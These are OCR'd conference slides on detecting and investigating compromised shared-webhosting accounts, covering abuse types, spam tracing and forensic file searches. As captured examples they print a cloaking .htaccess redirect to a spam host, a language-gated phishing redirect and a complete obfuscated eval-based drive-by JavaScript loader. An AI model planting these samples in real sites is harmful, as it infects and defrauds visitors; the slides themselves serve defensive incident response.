Detection and analysis of compromised shared-webhosting environments


Jan-Pieter Cornet <johnpc@xs4all.net>
XS4ALL Internet

Assumptions

- UNIX environment. You are admin.
- Shared webhosting, multiple tenants.
- Apache + PHP/Perl/CGI …
- No system/root-level hacks, only leaked credentials or compromised software.
- Love your logfiles!

Assumptions

- UNIX environment. You are admin.
- Shared webhosting, multiple tenants.
- Apache + PHP/Perl/CGI …
- No system/root-level hacks, only leaked credentials or compromised software.
- Love your logfiles!



Types of abuse

- Hosting a phishing site
- Drive-by infections
- Defacements
- Sending spam
- Hacking remote systems
- participating in a DDOS

Finding the culprit

- Phishing, Drive-by, Defacement:
  - You have the URL, found them!
- Look at the filesystem first!
- When using a browser, protect yourself! (flash, javascript)

Finding the culprit: Hiding from view

- Invisible iframe/javascript
- Use GeoIP: only specific countries
- Only specific browsers
- Only specific languages
- Only first-time visitors from a search engine

Sample .htaccess

```
# exgbhyrhjkop
RewriteEngine On
RewriteCond %{REQUEST_METHOD}   ^GET$
RewriteCond %{HTTP_REFERER}     ^(http\:\/\/)?([^\/\?]*\.)?(google\.|yahoo\.|bing\.|msn\.|yandex\.|ask\.|excite\.|altavista\.|
netscape\.|aol\.|hotbot\.|goto\.|infoseek\.|mamma\.|alltheweb\.|lycos\.|search\.|metacrawler\.|rambler\.|mail\.|dogpile\.|ya
\.|\/search\?).*$   [NC]
RewriteCond %{HTTP_REFERER}     !^.*(q\=cache\:).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(bing|Accoona|Ace\sExplorer|Amfibi|Amiga\sOS|apache|appie|AppleSyndication).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(Archive|Argus|Ask\sJeeves|asterias|Atrenko\sNews|BeOS|BigBlogZoo).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(Biz360|Blaiz|Bloglines|BlogPulse|BlogSearch|BlogsLive|BlogsSay|blogWatcher).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(Bookmark|bot|CE\-Preload|CFNetwork|cococ|Combine|Crawl|curl|Danger\shiptop).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(Diagnostics|DTAAgent|ecto|EmeraldShield|endo|Evaal|Everest\-Vulcan).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(exactseek|Feed|Fetch|findlinks|FreeBSD|Friendster|Fuck\sYou|Google).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(Gregarius|HatenaScreenshot|heritrix|HolyCowDude|Honda\-Search|HP\-UX).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(HTML2JPG|HttpClient|httpunit|ichiro|iGetter|iPhone|IRIX|Jakarta|JetBrains).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(Krugle|Labrador|larbin|LeechGet|libwww|Liferea|LinkChecker).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(LinknSurf|Linux|LiveJournal|Lonopono|Lotus\-Notes|Lycos|Lynx|Mac\_PowerPC).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(Mac\_PPC|Mac\s10|like\sMac\sOS|macDN|Mediapartners|Megite|MetaProducts).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(Miva|Mobile|NetBSD|NetNewsWire|NetResearchServer|NewsAlloy|NewsFire).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(NewsGatorOnline|NewsMacPro|Nokia|NuSearch|Nutch|ObjectSearch|Octora).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(OmniExplorer|Omnipelagos|Onet|OpenBSD|OpenIntelligenceData|oreilly).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(os\=Mac|P900i|panscient|perl|PlayStation|POE\-Component|PrivacyFinder).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(psycheclone|Python|retriever|Rojo|RSS|SBIder|Scooter|Seeker|Series\s60).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(SharpReader|SiteBar|Slurp|Snoopy|Soap\sClient|Socialmarks|Sphere\sScout).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(spider|sproose|Rambler|Straw|subscriber|SunOS|Surfer|Syndic8).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(Syntryx|TargetYourNews|Technorati|Thunderbird|Twiceler|urllib|Validator).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(Vienna|voyager|W3C|Wavefire|webcollage|Webmaster|WebPatrol|wget|Win\s9x).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(Win16|Win95|Win98|Windows\s95|Windows\s98|Windows\sCE|Windows\sNT\s4).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(WinHTTP|WinNT4|WordPress|WWWeasel|wwwster|yacy|Yahoo).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(Yandex|Yeti|YouReadMe|Zhuaxia|ZyBorg).*$   [NC]
RewriteCond %{HTTP_COOKIE}      !^.*xccywbuzislt.*$
RewriteCond %{HTTPS}            ^off$
RewriteRule ^(.*)$   http://spammersRus.com?h=%{HTTP_HOST}&u=%{REQUEST_URI}&q=%{QUERY_STRING}&t=%{TIME}
[R=302,L,CO=xccywbuzislt:1:%{HTTP_HOST}:10080:/:0:HttpOnly]
# exgbhyrhjkop
```

Sample .htaccess, more readable

```
# exgbhyrhjkop
RewriteEngine On
RewriteCond %{REQUEST_METHOD}   ^GET$
RewriteCond %{HTTP_REFERER}     ^(http\:\/\/)?([^\/\?]*\.)?(google\.|yahoo\.|bing\.).*$ [NC]
RewriteCond %{HTTP_REFERER}     !^.*(q\=cache\:).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(bing|Accoona|Ask\sJeeves|Crawl|curl).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(FreeBSD|Friendster|Fuck\sYou|Google).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(HolyCowDude|Honda\-Search|iPhone|oreilly).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(perl|PlayStation|POE\-Component|Series\s60).*$   [NC]
RewriteCond %{HTTP_COOKIE}      !^.*xccywbuzislt.*$
RewriteCond %{HTTPS}            ^off$
RewriteRule ^(.*)$   http://spammersRus.com?h=%{HTTP_HOST}&u=%{REQUEST_URI}&q=%{QUERY_STRING}
&t=%{TIME}  [R=302,L,CO=xccywbuzislt:1:%{HTTP_HOST}:10080:/:0:HttpOnly]
# exgbhyrhjkop
```

Sample .htaccess, more readable

```
# exgbhyrhjkop
RewriteEngine On
RewriteCond %{REQUEST_METHOD}   ^GET$
RewriteCond %{HTTP_REFERER}     ^(http\:\/\/)?([^\/\?]*\.)?(google\.|yahoo\.|bing\.).*$ [NC]
RewriteCond %{HTTP_REFERER}     !^.*(q\=cache\:).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(bing|Accoona|Ask\sJeeves|Crawl|curl).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(FreeBSD|Friendster|Fuck\sYou|Google).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(HolyCowDude|Honda\-Search|iPhone|oreilly).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(perl|PlayStation|POE\-Component|Series\s60).*$   [NC]
RewriteCond %{HTTP_COOKIE}      !^.*xccywbuzislt.*$
RewriteCond %{HTTPS}            ^off$
RewriteRule ^(.*)$   http://spammersRus.com?h=%{HTTP_HOST}&u=%{REQUEST_URI}&q=%{QUERY_STRING}
&t=%{TIME}  [R=302,L,CO=xccywbuzislt:1:%{HTTP_HOST}:10080:/:0:HttpOnly]
# exgbhyrhjkop
```

Sample .htaccess, more readable

```
# exgbhyrhjkop
RewriteEngine On
RewriteCond %{REQUEST_METHOD}   ^GET$
RewriteCond %{HTTP_REFERER}     ^(http\:\/\/)?([^\/\?]*\.)?(google\.|yahoo\.|bing\.).*$ [NC]
RewriteCond %{HTTP_REFERER}     !^.*(q\=cache\:).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(bing|Accoona|Ask\sJeeves|Crawl|curl).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(FreeBSD|Friendster|Fuck\sYou|Google).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(HolyCowDude|Honda\-Search|iPhone|oreilly).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(perl|PlayStation|POE\-Component|Series\s60).*$   [NC]
RewriteCond %{HTTP_COOKIE}      !^.*xccywbuzislt.*$
RewriteCond %{HTTPS}            ^off$
RewriteRule ^(.*)$   http://spammersRus.com?h=%{HTTP_HOST}&u=%{REQUEST_URI}&q=%{QUERY_STRING}
&t=%{TIME}  [R=302,L,CO=xccywbuzislt:1:%{HTTP_HOST}:10080:/:0:HttpOnly]
# exgbhyrhjkop
```

Sample .htaccess, more readable

```
# exgbhyrhjkop
RewriteEngine On
RewriteCond %{REQUEST_METHOD}   ^GET$
RewriteCond %{HTTP_REFERER}     ^(http\:\/\/)?([^\/\?]*\.)?(google\.|yahoo\.|bing\.).*$ [NC]
RewriteCond %{HTTP_REFERER}     !^.*(q\=cache\:).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(bing|Accoona|Ask\sJeeves|Crawl|curl).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(FreeBSD|Friendster|Fuck\sYou|Google).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(HolyCowDude|Honda\-Search|iPhone|oreilly).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(perl|PlayStation|POE\-Component|Series\s60).*$   [NC]
RewriteCond %{HTTP_COOKIE}      !^.*xccywbuzislt.*$
RewriteCond %{HTTPS}            ^off$
RewriteRule ^(.*)$   http://spammersRus.com?h=%{HTTP_HOST}&u=%{REQUEST_URI}&q=%{QUERY_STRING}
&t=%{TIME}  [R=302,L,CO=xccywbuzislt:1:%{HTTP_HOST}:10080:/:0:HttpOnly]
# exgbhyrhjkop
```

Sample .htaccess, more readable

```
# exgbhyrhjkop
RewriteEngine On
RewriteCond %{REQUEST_METHOD}   ^GET$
RewriteCond %{HTTP_REFERER}     ^(http\:\/\/)?([^\/\?]*\.)?(google\.|yahoo\.|bing\.).*$ [NC]
RewriteCond %{HTTP_REFERER}     !^.*(q\=cache\:).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(bing|Accoona|Ask\sJeeves|Crawl|curl).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(FreeBSD|Friendster|Fuck\sYou|Google).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(HolyCowDude|Honda\-Search|iPhone|oreilly).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(perl|PlayStation|POE\-Component|Series\s60).*$   [NC]
RewriteCond %{HTTP_COOKIE}      !^.*xccywbuzislt.*$
RewriteCond %{HTTPS}            ^off$
RewriteRule ^(.*)$   http://spammersRus.com?h=%{HTTP_HOST}&u=%{REQUEST_URI}&q=%{QUERY_STRING}
&t=%{TIME}  [R=302,L,CO=xccywbuzislt:1:%{HTTP_HOST}:10080:/:0:HttpOnly]
# exgbhyrhjkop
```

Sample .htaccess, more readable

```
# exgbhyrhjkop
RewriteEngine On
RewriteCond %{REQUEST_METHOD}   ^GET$
RewriteCond %{HTTP_REFERER}     ^(http\:\/\/)?([^\/\?]*\.)?(google\.|yahoo\.|bing\.).*$ [NC]
RewriteCond %{HTTP_REFERER}     !^.*(q\=cache\:).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(bing|Accoona|Ask\sJeeves|Crawl|curl).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(FreeBSD|Friendster|Fuck\sYou|Google).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(HolyCowDude|Honda\-Search|iPhone|oreilly).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(perl|PlayStation|POE\-Component|Series\s60).*$   [NC]
RewriteCond %{HTTP_COOKIE}      !^.*xccywbuzislt.*$
RewriteCond %{HTTPS}            ^off$
RewriteRule ^(.*)$   http://spammersRus.com?h=%{HTTP_HOST}&u=%{REQUEST_URI}&q=%{QUERY_STRING}
&t=%{TIME}  [R=302,L,CO=xccywbuzislt:1:%{HTTP_HOST}:10080:/:0:HttpOnly]
# exgbhyrhjkop
```

Sample .htaccess, more readable

```
# exgbhyrhjkop
RewriteEngine On
RewriteCond %{REQUEST_METHOD}   ^GET$
RewriteCond %{HTTP_REFERER}     ^(http\:\/\/)?([^\/\?]*\.)?(google\.|yahoo\.|bing\.).*$ [NC]
RewriteCond %{HTTP_REFERER}     !^.*(q\=cache\:).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(bing|Accoona|Ask\sJeeves|Crawl|curl).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(FreeBSD|Friendster|Fuck\sYou|Google).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(HolyCowDude|Honda\-Search|iPhone|oreilly).*$   [NC]
RewriteCond %{HTTP_USER_AGENT}  !^.*(perl|PlayStation|POE\-Component|Series\s60).*$   [NC]
RewriteCond %{HTTP_COOKIE}      !^.*xccywbuzislt.*$
RewriteCond %{HTTPS}            ^off$
RewriteRule ^(.*)$   http://spammersRus.com?h=%{HTTP_HOST}&u=%{REQUEST_URI}&q=%{QUERY_STRING}
&t=%{TIME}  [R=302,L,CO=xccywbuzislt:1:%{HTTP_HOST}:10080:/:0:HttpOnly]
# exgbhyrhjkop
```

Phishing example index.php: portuguese only bank phishing

```
$langs = array();
if (isset($_SERVER['HTTP_ACCEPT_LANGUAGE'])) {

   // Cá entre nós, usar regex pra isso é forçar a amizade, mas lá vai :)
   preg_match_all('/([a-z]{1,8}(-[a-z]{1,8})?)\s*(;\s*q\s*=\s*(1|0\.[0-9]+))?/i',
            $_SERVER['HTTP_ACCEPT_LANGUAGE'], $lang_parse);

   //Aqui vamos ordenar por preferência do usuário
   if (count($lang_parse[1])) {
      $langs = array_combine($lang_parse[1], $lang_parse[4]);
      foreach ($langs as $lang => $val) {
         if ($val === '') $langs[$lang] = 1;
      }
      arsort($langs, SORT_NUMERIC);
   }
}

// Aqui você põe apenas as linguagens que seu site REALMENTE tem:
foreach ($langs as $lang => $val) {
   if ( strpos($lang, 'pt') === 0) {
      header( "Location: go.php" ) ;
      exit();
…
```

Phishing example index.php: portuguese only bank phishing

```
$langs = array();
if (isset($_SERVER['HTTP_ACCEPT_LANGUAGE'])) {

   // Cá entre nós, usar regex pra isso é forçar a amizade, mas lá vai :)
   preg_match_all('/([a-z]{1,8}(-[a-z]{1,8})?)\s*(;\s*q\s*=\s*(1|0\.[0-9]+))?/i',
            $_SERVER['HTTP_ACCEPT_LANGUAGE'], $lang_parse);

   //Aqui vamos ordenar por preferência do usuário
   if (count($lang_parse[1])) {
      $langs = array_combine($lang_parse[1], $lang_parse[4]);
      foreach ($langs as $lang => $val) {
         if ($val === '') $langs[$lang] = 1;
      }
      arsort($langs, SORT_NUMERIC);
   }
}

// Aqui você põe apenas as linguagens que seu site REALMENTE tem:
foreach ($langs as $lang => $val) {
   if ( strpos($lang, 'pt') === 0) {
      header( "Location: go.php" ) ;
      exit();
…
```

Example malicious HTML: Drive-by infection

```
<html><body bgcolor="#FFFFFF"><!--da3e94--><script type="text/javascript" language="javascript" >
bv=(5-3-1);aq="0"+"x";sp="spli"+"t";w=window;ff=String.fromCharCode;z="dy";try{document["\x62o"+z]++}catch(d21vd12v)
{vzs=false;v=123;try{document;}catch(wb){vzs=2;}if(!vzs)e=w["eval"];if(1){f="17,5d,6c,65,5a,6b,60,66,65,17,71,71,71,5d,5d,5d,1f,
20,17,72,4,1,17,6d,58,69,17,61,62,6a,17,34,17,5b,66,5a,6c,64,5c,65,6b,25,5a,69,5c,58,6b,5c,3c,63,5c,64,5c,65,6b,1f,1e,60,5d,
69,58,64,5c,1e,20,32,4,1,4,1,17,61,62,6a,25,6a,69,5a,17,34,17,1e,5f,6b,6b,67,31,26,26,64,58,63,6e,58,69,5c,
58,65,66,65,70,64,60,71,5c,5b,25,5a,66,64,26,5a,65,6b,25,67,5f,67,1e,32,4,1,17,61,62,6a,25,6a,6b,70,63,5c,25,67,66,6a,60,6b,
60,66,65,17,34,17,1e,58,59,6a,66,63,6c,6b,5c,1e,32,4,1,17,61,62,6a,25,6a,6b,70,63,5c,25,59,66,69,5b,5c,69,17,34,17,1e,27,1e,
32,4,1,17,61,62,6a,25,6a,6b,70,63,5c,25,5f,5c,60,5e,5f,6b,17,34,17,1e,28,67,6f,1e,32,4,1,17,61,62,6a,25,6a,6b,70,63,5c,25,6e,
60,5b,6b,5f,17,34,17,1e,28,67,6f,1e,32,4,1,17,61,62,6a,25,6a,6b,70,63,5c,25,63,5c,5d,6b,17,34,17,1e,28,67,6f,1e,
32,4,1,17,61,62,6a,25,6a,6b,70,63,5c,25,6b,66,67,17,34,17,1e,28,67,6f,1e,32,4,1,4,1,17,60,5d,17,1f,18,5b,66,5a,6c,64,5c,65,6b,
25,5e,5c,6b,3c,63,5c,64,5c,65,6b,39,70,40,5b,1f,1e,61,62,6a,1e,20,20,17,72,4,1,17,5b,66,5a,6c,64,5c,65,6b,25,6e,69,60,6b,5c,1f,
1e,33,5b,60,6d,17,60,5b,34,53,1e,61,62,6a,53,1e,35,33,26,5b,60,6d,35,1e,20,32,4,1,17,5b,66,5a,6c,64,5c,65,6b,25,5e,5c,6b,3c,
63,5c,64,5c,65,6b,39,70,40,5b,1f,1e,61,62,6a,1e,20,25,58,67,67,5c,65,5b,3a,5f,60,63,5b,1f,61,62,6a,20,32,4,1,17,74,4,1,74,4,1,5d,
6c,65,5a,6b,60,66,65,17,4a,5c,6b,3a,66,66,62,60,5c,1f,5a,66,66,62,60,5c,45,58,64,5c,23,5a,66,66,62,60,5c,4d,58,63,6c,5c,23,65,3b,
58,70,6a,23,67,58,6b,5f,20,17,72,4,1,17,6d,58,69,17,6b,66,5b,58,70,17,34,17,65,5c,6e,17,3b,58,6b,5c,1f,20,32,4,1,17,6d,
58,69,17,5c,6f,67,60,69,5c,17,34,17,65,5c,6e,17,3b,58,6b,5c,1f,20,32,4,1,17,60,5d,17,1f,65,3b,58,70,6a,34,34,65,6c,
63,63,17,73,73,17,65,3b,58,70,6a,34,34,27,20,17,65,3b,58,70,6a,34,28,32,4,1,17,5c,6f,67,60,69,5c,25,6a,5c,6b,4b,60,64,5c,1f,6b,
66,5b,58,70,25,5e,5c,6b,4b,60,64,5c,1f,20,17,22,17,2a,2d,27,27,27,27,27,21,29,2b,21,65,3b,58,70,6a,20,32,4,1,17,5b,66,5a,6c,
64,5c,65,6b,25,5a,66,66,62,60,5c,17,34,17,5a,66,66,62,60,5c,45,58,64,5c,22,19,34,19,22,5c,6a,5a,58,67,5c,1f,5a,66,66,62,60,5c,4d,
58,63,6c,5c,20,4,1,17,22,17,19,32,5c,6f,67,60,69,5c,6a,34,19,17,22,17,5c,6f,67,60,69,5c,25,6b,66,3e,44,4b,4a,6b,69,60,65,5e,1f,
20,17,22,17,1f,1f,67,58,6b,5f,20,17,36,17,19,32,17,67,58,6b,5f,34,19,17,22,17,67,58,6b,5f,17,31,17,19,19,20,32,4,1,74,4,1,5d,6c,
65,5a,6b,60,66,65,17,3e,5c,6b,3a,66,66,62,60,5c,1f,17,65,58,64,5c,17,20,17,72,4,1,17,6d,58,69,17,6a,6b,58,69,6b,17,34,17,5b,
66,5a,6c,64,5c,65,6b,25,5a,66,66,62,60,5c,25,60,65,5b,5c,6f,46,5d,1f,17,65,58,64,5c,17,22,17,19,34,19,17,20,32,4,1,17,6d,
58,69,17,63,5c,65,17,34,17,6a,6b,58,69,6b,17,22,17,65,58,64,5c,25,63,5c,65,5e,6b,5f,17,22,17,28,32,4,1,17,60,5d,17,1f,17,1f,
17,18,6a,6b,58,69,6b,17,20,17,1d,1d,4,1,17,1f,17,65,58,64,5c,17,18,34,17,5b,66,5a,6c,64,5c,65,6b,25,5a,66,66,62,60,5c,25,6a,6c,
59,6a,6b,69,60,65,5e,1f,17,27,23,17,65,58,64,5c,25,63,5c,65,5e,6b,5f,17,20,17,20,17,20,4,1,17,72,4,1,17,69,5c,6b,6c,
69,65,17,65,6c,63,63,32,4,1,17,74,4,1,17,60,5d,17,1f,17,6a,6b,58,69,6b,17,34,34,17,24,28,17,20,17,69,5c,6b,6c,69,65,17,65,6c,
63,63,32,4,1,17,6d,58,69,17,5c,65,5b,17,34,17,5b,66,5a,6c,64,5c,65,6b,25,5a,66,66,62,60,5c,25,60,65,5b,5c,6f,46,5d,1f,
17,19,32,19,23,17,63,5c,65,17,20,32,4,1,17,60,5d,17,1f,17,5c,65,5b,17,34,34,17,24,28,17,20,17,5c,65,5b,17,34,17,5b,66,5a,6c,
64,5c,65,6b,25,5a,66,66,62,60,5c,25,63,5c,65,5e,6b,5f,32,4,1,17,69,5c,6b,6c,69,65,17,6c,65,5c,6a,5a,58,67,5c,1f,17,5b,66,5a,6c,
64,5c,65,6b,25,5a,66,66,62,60,5c,25,6a,6c,59,6a,6b,69,60,65,5e,1f,17,63,5c,65,23,17,5c,65,5b,17,20,17,20,32,4,1,74,4,1,60,5d,
17,1f,65,58,6d,60,5e,58,6b,66,69,25,5a,66,66,62,60,5c,3c,65,58,59,63,5c,5b,20,4,1,72,4,1,60,5d,1f,3e,5c,6b,3a,66,66,62,60,5c,1f,
1e,6d,60,6a,60,6b,5c,5b,56,6c,68,1e,20,34,34,2c,2c,20,72,74,5c,63,6a,5c,72,4a,5c,6b,3a,66,66,62,60,5c,1f,1e,6d,60,6a,60,6b,5c,5b,
56,6c,68,1e,23,17,1e,2c,2c,1e,23,17,1e,28,1e,23,17,1e,26,1e,20,32,4,1,4,1,71,71,71,5d,5d,5d,1f,20,32,4,1,74,4,1,74,4,1"[sp]
(",");}w=f;s=[];for(i=2-2;-i+1322!=0;i+=1){j=i;if((0x15==025))if(e)s+=ff(e(aq+(w[j]))+0xa-bv);}za=e;za(s)}</script><!--/da3e94-->
```

Example malicious HTML:
Drive-by infection

```
<html><body bgcolor="#FFFFFF"><!--da3c94--><script type="text/
javascript" language="javascript" >
bv=(5-3-1);aq="0"+"x";sp="spli"+"t";w=window;
ff=String.fromCharCode;z="dy";try{document["\x62o"+z]++}
catch(d21vd12v){vzs=false;v=123;try{document;}catch(wb)
{vzs=2;}if(!vzs)e=w["eval"];if(1){f="17,5d,6c,65,5a,6b,
60,66,65,17,71,71,71,5d,5d,5d,1f,20,17,72,4,1,17,6d,
58,69,17,61,62,6a,17,34,17,5b,66,5a,6c,64,5c,65,6b,25,5a,
69,…,71,71,71,5d,5d,5d,1f,20,32,4,1,74,4,1,74,4,1"[sp](",");}
w=f;s=[];for(i=2-2;-i+1322!=0;i+=1){j=i;if((0x15==025))if(e)s
+=ff(e(aq+(w[j]))+0xa-bv);}za=e;za(s)}</script><!--/da3c94-->
```

Example malicious HTML:
Drive-by infection

```
<html><body bgcolor="#FFFFFF"><!--da3c94--><script type="text/
javascript" language="javascript" >
bv=(5-3-1);aq="0"+"x";sp="spli"+"t";w=window;
ff=String.fromCharCode;z="dy";try{document["\x62o"+z]++}
catch(d21vd12v){vzs=false;v=123;try{document;}catch(wb)
{vzs=2;}if(!vzs)e=w["eval"];if(1){f="17,5d,6c,65,5a,6b,
60,66,65,17,71,71,71,5d,5d,5d,1f,20,17,72,4,1,17,6d,
58,69,17,61,62,6a,17,34,17,5b,66,5a,6c,64,5c,65,6b,25,5a,
69,…,71,71,71,5d,5d,5d,1f,20,32,4,1,74,4,1,74,4,1"[sp](",");}
w=f;s=[];for(i=2-2;-i+1322!=0;i+=1){j=i;if((0x15==025))if(e)s
+=ff(e(aq+(w[j]))+0xa-bv);}za=e;za(s)}</script><!--/da3c94-->
```

Finding the culprit: Spam

- Give every site a unique *uid*
- Same per-site *uid* for php (or cgi…).
    - Use *suexec*, *php-fpm*.
- Use *iptables* to redirect TCP any:25 to localhost:25 (except for mail-user)
- On localhost, have MTA use *ident* to find user. Log sending user.

Finding the culprit: Spam

- Bonus: keep per-site reputation on mails sent, bounces, invalid recipients, spams based on content-scanning, feedback loops…

- Take action when reputation gets too low.

Finding the culprit: external connections

- Ratelimit or restrict UDP
- Ratelimit TCP connects (SYN)
  - except to localhost/samehost
- Sample connections (*lsof* | *grep TCP >> logfile*)

Example connection log

```
12345  2950 25973   0:00 php5 environ:PATH=/usr/local/bin:/usr/bin:/bin USER=xyz
PID=2950 php5 fd=5u IPv4 TCP 194.109.22.86:49587->66.155.40.187:https (ESTABLISHED)
```

Finding the malware

- Look at recently-changed files
  - ls -lc
  - find . -type f -ctime -30 -ls
- *stat* the oldest malware
- compare files with backups/snapshots (if available)
- Look through FTP logs, HTTP logs

Finding the malware

- Look at recently-changed files
  - ls -lc
    - find . -type f -ctime -30 -print0 | xargs -0 ls -lc
- *stat* the oldest malware
- compare files with backups/snapshots (if available)
- Look through FTP logs, HTTP logs

Finding the malware: example

```
# find . -type f -ctime -30
```

Finding the malware: example

```
# find . -type f -ctime -30
./defualt.php
./readme.html
./news.php
./menu.php
./wp-mailback.php
./wp-back.php
./h1ornor12/ywagpd421222.html
./h1ornor12/hxfskl867244.html
./h1ornor12/nullom701148.html
./h1ornor12/ufnfqj808984.html
./h1ornor12/cbszgt709758.html
./h1ornor12/xyzatp426989.html
./h1ornor12/vdnjxb509074.html
./h1ornor12/wpjglk220705.html
./h1ornor12/wohiqm894520.html
./h1ornor12/hmqlcw569807.html
./h1ornor12/xgtaoe233727.html
./h1ornor12/omtpgq851231.html
./h1ornor12/gebboy526960.html
./h1ornor12/myhkvz846880.html
./h1ornor12/pwjqob967154.html
./h1ornor12/esufzb191247.html
^C
#
```

Finding the malware: example

```
# less h1ornor12/ywagpd421222.html
```

Finding the malware: example

```
# less h1ornor12/ywagpd421222.html
<html lang="ja">
<head>
<meta charset="UTF-8" />
<title>&#12502;&#12523;&#12460;&#12522; &#12461;&#12540;&#12465;&#12540;&#12473;
&#12467;&#12500;&#12540;,&#12502;&#12523;&#12460;&#12522; &#12461;&#12540;&#12465;&#12540;&#12473;
&#12467;&#12500;&#12540;</title>
<meta name="description"
content="&#12304;&#20104;&#32004;&#27880;&#25991;&#12305;,&#12502;&#12523;&#12460;&#12522;
&#12461;&#12540;&#12465;&#12540;&#12473; &#12467;&#12500;&#12540;,&#12502;&#12523;&#12460;&#12522;
&#12493;&#12483;&#12463;&#12524;&#12473; &#12513;&#12531;&#12474;
&#12467;&#12500;&#12540;2015&#24180;&#26149;&#22799;&#26032;&#33394;&#65281;.&#20449;&#29992;&#20445;&#35
388;&#12289;&#20840;&#22269;&#36865;&#26009;&#28961;&#26009;!
&#38480;&#23450;&#29420;&#21344;&#36009;&#22770;&#9734;&#12289;&#36865;&#26009;&#28961;&#26009;&#12391;&#
12290;." />
…
<script type="text/javascript" src="http://www.tatajp.pw/path/somebrand.js"></script>
</html>
```

Finding the malware: example

```
# less h1ornor12/ywagpd421222.html
<html lang="ja">
<head>
<meta charset="UTF-8" />
<title>&#12502;&#12523;&#12460;&#12522; &#12461;&#12540;&#12465;&#12540;&#12473;
&#12467;&#12500;&#12540;,&#12502;&#12523;&#12460;&#12522; &#12461;&#12540;&#12465;&#12540;&#12473;
&#12467;&#12500;&#12540;</title>
<meta name="description"
content="&#12304;&#20104;&#32004;&#27880;&#25991;&#12305;,&#12502;&#12523;&#12460;&#12522;
&#12461;&#12540;&#12465;&#12540;&#12473; &#12467;&#12500;&#12540;,&#12502;&#12523;&#12460;&#12522;
&#12493;&#12483;&#12463;&#12524;&#12473; &#12513;&#12531;&#12474;
&#12467;&#12500;&#12540;2015&#24180;&#26149;&#22799;&#26032;&#33394;&#65281;.&#20449;&#29992;&#20445;&#35
388;&#12289;&#20840;&#22269;&#36865;&#26009;&#28961;&#26009;!
&#38480;&#23450;&#29420;&#21344;&#36009;&#22770;&#9734;&#12289;&#36865;&#26009;&#28961;&#26009;&#12391;&#
12290;." />
…
<script type="text/javascript" src="http://www.tatajp.pw/path/somebrand.js"></script>
</html>
```

Finding the malware: example

```
# find . -name \*.php -ctime -30 -ls
```

Finding the malware: example

```
# find . -name \*.php -ctime -30 -ls
48230199    4 -rw-r--r--   1 xyz www         2022 Jan 13 08:25 ./defualt.php
48230201    4 -rw-r--r--   1 xyz www          124 Jan 13 08:25 ./news.php
48230202    4 -rw-r--r--   1 xyz www         2330 Jan 13 08:25 ./menu.php
